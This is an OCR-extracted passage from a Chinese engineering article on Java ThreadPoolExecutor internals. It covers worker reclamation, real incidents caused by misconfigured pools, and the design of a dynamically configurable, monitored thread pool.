


图 9　申请线程执行流程图

2.4.3 Worker 线程回收

线程池中线程的销毁依赖 JVM 自动的回收，线程池做的工作是根据当前线程池的状态维护一定数量的线程引用，防止这部分线程被 JVM 回收，当线程池决定哪些线程需要回收时，只需要将其引用消除即可。Worker 被创建出来后，就会不断地进行轮询，然后获取任务去执行，核心线程可以无限等待获取任务，非核心线程要限

时获取任务。当 Worker 无法获取到任务，也就是获取的任务为空时，循环会结束，Worker 会主动消除自身在线程池内的引用。

```
try {
  while (task != null || (task = getTask()) != null) {
    // 执行任务
  }
} finally {
  processWorkerExit(w, completedAbruptly);// 获取不到任务时，主动回收自己
}
```

线程回收的工作是在 processWorkerExit 方法完成的。




图 10　线程销毁流程

事实上，在这个方法中，将线程引用移出线程池就已经结束了线程销毁的部分。但由于引起线程销毁的可能性有很多，线程池还要判断是什么引发了这次销毁，是否要改变线程池的现阶段状态，是否要根据新状态，重新分配线程。

2.4.4 Worker 线程执行任务

在 Worker 类中的 run 方法调用了 runWorker 方法来执行任务，runWorker 方法的执行过程如下：

1. while 循环不断地通过 getTask() 方法获取任务。
2. getTask() 方法从阻塞队列中取任务。
3. 如果线程池正在停止，那么要保证当前线程是中断状态，否则要保证当前线程不是中断状态。
4. 执行任务。
5. 如果 getTask 结果为 null 则跳出循环，执行 processWorkerExit() 方法，销毁线程。

执行流程如下图所示：




图 11　执行任务流程

三、线程池在业务中的实践

3.1 业务背景

在当今的互联网业界，为了最大程度利用 CPU 的多核性能，并行运算的能力是不可或缺的。通过线程池管理线程获取并发性是一个非常基础的操作，让我们来看两个典型的使用线程池获取并发性的场景。

场景 1：快速响应用户请求

描述：用户发起的实时请求，服务追求响应时间。比如说用户要查看一个商品的信息，那么我们需要将商品维度的一系列信息如商品的价格、优惠、库存、图片等等聚合起来，展示给用户。

分析：从用户体验角度看，这个结果响应的越快越好，如果一个页面半天都刷不出，用户可能就放弃查看这个商品了。而面向用户的功能聚合通常非常复杂，伴随着调用与调用之间的级联、多级级联等情况，业务开发同学往往会选择使用线程池这种简单的方式，将调用封装成任务并行的执行，缩短总体响应时间。另外，使用线程池也是有考量的，这种场景最重要的就是获取最大的响应速度去满足用户，所以应该不设置队列去缓冲并发任务，调高 corePoolSize 和 maxPoolSize 去尽可能创造多的线程快速执行任务。




图 12　并行执行任务提升任务响应速度

场景 2：快速处理批量任务

描述：离线的大量计算任务，需要快速执行。比如说，统计某个报表，需要计算出全国各个门店中有哪些商品有某种属性，用于后续营销策略的分析，那么我们需要查询全国所有门店中的所有商品，并且记录具有某属性的商品，然后快速生成报表。

分析：这种场景需要执行大量的任务，我们也会希望任务执行的越快越好。这种情况下，也应该使用多线程策略，并行计算。但与响应速度优先的场景区别在于，这类场景任务量巨大，并不需要瞬时的完成，而是关注如何使用有限的资源，尽可能在单位时间内处理更多的任务，也就是吞吐量优先的问题。所以应该设置队列去缓冲并发任务，调整合适的 corePoolSize 去设置处理任务的线程数。在这里，设置的线程数过多可能还会引发线程上下文切换频繁的问题，也会降低处理任务的速度，降低吞吐量。




图 13　并行执行任务提升批量任务执行速度

3.2 实际问题及方案思考

线程池使用面临的核心的问题在于：**线程池的参数并不好配置**。一方面线程池的运行

机制不是很好理解，配置合理需要强依赖开发人员的个人经验和知识；另一方面，线程池执行的情况和任务类型相关性较大，IO 密集型和 CPU 密集型的任务运行起来的情况差异非常大，这导致业界并没有一些成熟的经验策略帮助开发人员参考。

关于线程池配置不合理引发的故障，公司内部有较多记录，下面举一些例子：

Case1：2018 年 XX 页面展示接口大量调用降级：

事故描述：XX 页面展示接口产生大量调用降级，数量级在几十到上百。

事故原因：该服务展示接口内部逻辑使用线程池做并行计算，由于没有预估好调用的流量，导致最大核心数设置偏小，大量抛出 RejectedExecutionException，触发接口降级条件，示意图如下：




图 14　线程数核心设置过小引发 RejectExecutionException

Case2：2018 年 XX 业务服务不可用 S2 级故障

事故描述：XX 业务提供的服务执行时间过长，作为上游服务整体超时，大量下游服务调用失败。

事故原因：该服务处理请求内部逻辑使用线程池做资源隔离，由于队列设置过长，最大线程数设置失效，导致请求数量增加时，大量任务堆积在队列中，任务执行时间过长，最终导致下游服务的大量调用超时失败。示意图如下：




图 15　线程池队列长度设置过长、corePoolSize 设置过小导致任务执行速度低

业务中要使用线程池，而使用不当又会导致故障，那么我们怎样才能更好地使用线程池呢？针对这个问题，我们下面延展几个方向：

1. 能否不用线程池？

回到最初的问题，业务使用线程池是为了获取并发性，对于获取并发性，是否可以有什么其他的方案呢替代？我们尝试进行了一些其他方案的调研：

名称	描述	优势	劣势
Disruptor框架	线程池内部是通过一个工作队列去维护任务的执行的，它有一个根本性的缺陷：连续争用问题。也就是多个线程在申请任务时，为了合理地分配任务要付出锁资源，对比快速的任务执行来说，这部分申请的损耗是巨大的。 高性能进程间消息库LMAX使用了一个叫作环形缓冲的数据结构，用这种这个特殊的数据结构替代队列，将会避免申请任务时出现的连续争用状况。	• 避免连续争用，性能更佳	• 缺乏线程管理的能力，使用场景较少
Actor框架	Actor模型通过维护多个Actor去处理并发的任务，它放弃了直接使用线程去获取并发性，而是自己定义了一系列系统组件应该如何动作和交互的通用规则，不需要开发者直接使用线程。 通过在原生的线程或协程的级别上做了更高层次的封装，只需要开发者关心每个Actor的逻辑即可实现并发操作。由于避免了直接使用锁，很大程度解决了传统并发编程模式下大量依赖悲观锁导致的资源竞争情况。	• 无锁策略，性能更佳 • 避免直接使用线程，安全性更高	• 在Java中缺乏成熟的应用 • 内部复杂，难以排查和调试
协程框架	协程是一种用户态的轻量级线程，其拥有自己的寄存器上下文和栈，当调度切换时，将寄存器上下文和栈保存到其他地方，在切回来的时候，恢复先前保存的寄存器上下文和栈。这种切换上下文的方式要小于线程的开销。在瓶颈侧重IO的情况，使用协程获得并发性要优于使用线程。	• 侧重IO情况时，性能更佳 • 与多线程策略无冲突，可结合使用	• 在Java中缺乏成熟的应用

综合考虑，这些新的方案都能在某种情况下提升并行任务的性能，然而本次重点解决的问题是如何更简易、更安全地获得的并发性。另外，Actor 模型的应用实际上甚少，只在 Scala 中使用广泛，协程框架在 Java 中维护的也不成熟。这三者现阶段都不是足够的易用，也并不能解决业务上现阶段的问题。

2. 追求参数设置合理性?

有没有一种计算公式，能够让开发同学很简易地计算出某种场景中的线程池应该是什么参数呢?

带着这样的疑问，我们调研了业界的一些线程池参数配置方案：

方案	问题
$N_{cpu} = number\ of\ CPUs$ $U_{cpu} = target\ CPU\ utilization, 0 \le U_{cpu} \le 1$ $\frac{W}{C} = ratio\ of\ wait\ time\ to\ compute\ time$ $The\ optimal\ pool\ size\ for\ keeping\ the\ processors\ at\ the\ desired\ utilization\ is:$ $N_{threads} = N_{cpu} * U_{cpu} * (1 + \frac{W}{C})$	出自《Java并发编程实践》 该方案偏理论化。首先，线程计算的时间和等待的时间要如何确定呢？这个在实际开发中很难得到确切的值。另外计算出来的线程个数逼近线程实体的个数，Java线程池可以利用线程切换的方式最大程度利用CPU核数，这样计算出来的结果是非常偏离业务场景的。
$coreSize = 2 * N_{cpu}$ $maxSize = 25 * N_{cpu}$	没有考虑应用中往往使用多个线程池的情况，统一的配置明显不符合多样的业务场景。
$coreSize = tps * time$ $maxSize = tps * time * (1.7 - 2)$	这种计算方式，考虑到了业务场景，但是该模型是在假定流量平均分布得出的。业务场景的流量往往是随机的，这样不符合真实情况。

调研了以上业界方案后，我们并没有得出通用的线程池计算方式。并发任务的执行情况和任务类型相关，IO 密集型和 CPU 密集型的任务运行起来的情况差异非常大，但这种占比是较难合理预估的，这导致很难有一个简单有效的通用公式帮我们直接计算出结果。

3. 线程池参数动态化?

尽管经过谨慎的评估，仍然不能够保证一次计算出来合适的参数，那么我们是否可以

将修改线程池参数的成本降下来，这样至少可以发生故障的时候可以快速调整从而缩短故障恢复的时间呢？基于这个思考，我们是否可以将线程池的参数从代码中迁移到分布式配置中心上，实现线程池参数可动态配置和即时生效，线程池参数动态化前后的参数修改流程对比如下：




图 16　动态修改线程池参数新旧流程对比

基于以上三个方向对比，我们可以看出参数动态化方向简单有效。

3.3 动态化线程池

3.3.1 整体设计

动态化线程池的核心设计包括以下三个方面：

1. 简化线程池配置：线程池构造参数有 8 个，但是最核心的是 3 个：corePoolSize、maximumPoolSize，workQueue，它们最大程度地决定了线程池的任务分配和线程分配策略。考虑到在实际应用中我们获取并发性的场景主要是两种：（1）并行执行子任务，提高响应速度。这种情况下，应该使用同步队列，没有什么任务应该被缓存下来，而是应该立即执行。（2）并行执行大批次任务，提升吞吐量。这种情况下，应该使用有界队列，使用队列去缓冲大批量的任务，队列容量必须声明，防止任务无限制堆积。所以线程池只需要提供这三个关键参数的配置，并且提供两种队列的选择，就可以满足绝大多数的业务需求，Less is More。
2. 参数可动态修改：为了解决参数不好配，修改参数成本高等问题。在 Java 线程池留有高扩展性的基础上，封装线程池，允许线程池监听同步外部的消息，

根据消息进行修改配置。将线程池的配置放置在平台侧，允许开发同学简单的查看、修改线程池配置。

3. 增加线程池监控：对某事物缺乏状态的观测，就对其改进无从下手。在线程池执行任务的生命周期添加监控能力，帮助开发同学了解线程池状态。




图 17　动态化线程池整体设计

3.3.2 功能架构

动态化线程池提供如下功能：

动态调参：支持线程池参数动态调整、界面化操作；包括修改线程池核心大小、最大核心大小、队列长度等；参数修改后及时生效。 **任务监控**：支持应用粒度、线程池粒度、任务粒度的 Transaction 监控；可以看到线程池的任务执行情况、最大任务执行时间、平均任务执行时间、95/99 线等。 **负载告警**：线程池队列任务积压到一定值的时候会通过大象（美团内部通讯工具）告知应用开发负责人；当线程池负载数达到一定阈值的时候会通过大象告知应用开发负责人。 **操作监控**：创建 / 修改和删除线程池都会通知到应用的开发负责人。 **操作日志**：可以查看线程池参数的修改记录，谁在什么时候修改了线程池参数、修改前的参数值是什么。 **权限校验**：只有应用开发负责人才能够修改应用的线程池参数。




图 18　动态化线程池功能架构

参数动态化

JDK 原生线程池 ThreadPoolExecutor 提供了如下几个 public 的 setter 方法，如下图所示：




图 19　JDK 线程池参数设置接口

JDK 允许线程池使用方通过 ThreadPoolExecutor 的实例来动态设置线程池的核心策略，以 setCorePoolSize 为方法例，在运行期线程池使用方调用此方法设置 corePoolSize 之后，线程池会直接覆盖原来的 corePoolSize 值，并且基于当前

值和原始值的比较结果采取不同的处理策略。对于当前值小于当前工作线程数的情况，说明有多余的 worker 线程，此时会向当前 idle 的 worker 线程发起中断请求以实现回收，多余的 worker 在下次 idel 的时候也会被回收；对于当前值大于原始值且当前队列中有待执行任务，则线程池会创建新的 worker 线程来执行队列任务，setCorePoolSize 具体流程如下：




图 20　setCorePoolSize 方法执行流程

线程池内部会处理好当前状态做到平滑修改，其他几个方法限于篇幅，这里不一一

介绍。重点是基于这几个 public 方法，我们只需要维护 ThreadPoolExecutor 的实例，并且在需要修改的时候拿到实例修改其参数即可。基于以上的思路，我们实现了线程池参数的动态化、线程池参数在管理平台可配置可修改，其效果图如下图所示：

图 21　可动态修改线程池参数

用户可以在管理平台上通过线程池的名字找到指定的线程池，然后对其参数进行修改，保存后会实时生效。目前支持的动态参数包括核心数、最大值、队列长度等。除此之外，在界面中，我们还能看到用户可以配置是否开启告警、队列等待任务告警阈

值、活跃度告警等等。关于监控和告警，我们下面一节会对齐进行介绍。

线程池监控

除了参数动态化之外，为了更好地使用线程池，我们需要对线程池的运行状况有感知，比如当前线程池的负载是怎么样的？分配的资源够不够用？任务的执行情况是怎么样的？是长任务还是短任务？基于对这些问题的思考，动态化线程池提供了多个维度的监控和告警能力，包括：线程池活跃度、任务的执行 Transaction（频率、耗时）、Reject 异常、线程池内部统计信息等等，既能帮助用户从多个维度分析线程池的使用情况，又能在出现问题第一时间通知到用户，从而避免故障或加速故障恢复。

1. 负载监控和告警

线程池负载关注的核心问题是：基于当前线程池参数分配的资源够不够。对于这个问题，我们可以从事前和事中两个角度来看。事前，线程池定义了“活跃度”这个概念，来让用户在发生 Reject 异常之前能够感知线程池负载问题，线程池活跃度计算公式为：线程池活跃度 = activeCount/maximumPoolSize。这个公式代表当活跃线程数趋向于 maximumPoolSize 的时候，代表线程负载趋高。事中，也可以从两方面来看线程池的过载判定条件，一个是发生了 Reject 异常，一个是队列中有等待任务（支持定制阈值）。以上两种情况发生了都会触发告警，告警信息会通过大象推送给服务所关联的负责人。

